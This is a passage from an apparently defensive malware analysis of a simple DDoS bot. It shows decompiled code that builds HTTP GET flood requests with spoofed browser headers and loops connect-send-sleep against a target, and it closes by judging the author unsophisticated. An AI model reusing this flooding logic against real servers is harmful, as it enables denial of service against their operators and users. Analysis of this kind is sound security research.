      wsprintfA(&buffer1, aGetSHttp1_1H_0, &v13, &cp, hostshort[0]);
  }
  else if ( hostshort[0] == 80 )
  {
    v3 = rand_by_tick(2u) + 5;
    v4 = rand_by_tick(2u);
    wsprintfA(&buffer1, aGetSHttp1_1C_0, &v13, &cp, v4 + 7, v3);
  }
```

As an alternative, it may use one of the valid GET requests, for example:

```
; CHAR aGetSHttp1_1Acc[]
aGetSHttp1_1Acc db 'GET %s HTTP/1.1',0Dh,0Ah
                                        ; DATA XREF: depoloy_mixed_http_attack+8E↑o
                db 'Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, appl'
                db 'ication/x-shockwave-flash, application/vnd.ms-excel, application/'
                db 'vnd.ms-powerpoint, application/msword, */*',0Dh,0Ah
                db 'Accept-Language: zh-cn',0Dh,0Ah
                db 'Accept-Encoding: gzip, deflate',0Dh,0Ah
                db 'User-Agent:Mozilla/4.0 (compatible; MSIE %d.0; Windows NT %d.1; S'
                db 'V1)',0Dh,0Ah
                db 'Host: %s',0Dh,0Ah
                db 'Connection: Keep-Alive',0Dh,0Ah
                db 0Dh,0Ah,0
                align 4
; CHAR aGetSHttp1_1A_1[]
aGetSHttp1_1A_1 db 'GET %s HTTP/1.1',0Dh,0Ah ; DATA XREF: get_http_image+99↑o
                db 'Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, appl'
                db 'ication/x-shockwave-flash, application/vnd.ms-excel, application/'
                db 'vnd.ms-powerpoint, application/msword, */*',0Dh,0Ah
                db 'Accept-Language: zh-cn',0Dh,0Ah
                db 'Accept-Encoding: gzip, deflate',0Dh,0Ah
                db 'User-Agent:Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1'
                db ')',0Dh,0Ah
                db 'Host: %s',0Dh,0Ah
                db 'Connection: Keep-Alive',0Dh,0Ah
```

The flooding function is deployed in a new thread, and repeats the requests in a loop until the stop condition is enabled. Example:

```
while ( is_stop != 1 )
{
  v7 = hostshort[0];
  v8 = get_host_by_name(&cp);
  my_socket = connect_to_socket(v8, v7);
  send(my_socket, &buffer1, strlen(&buffer1) + 1, 0);
  ((void (__stdcall *)(SOCKET))_close_socket)(my_socket);
  Sleep(0xAu);
}
```

Conclusion

This bot is pretty simple, prepared by an unsophisticated actor. Featurewise, it hasn't changed much over years. The only additions were intended to obfuscate the malware and give an ability to add the configuration by the outer layer.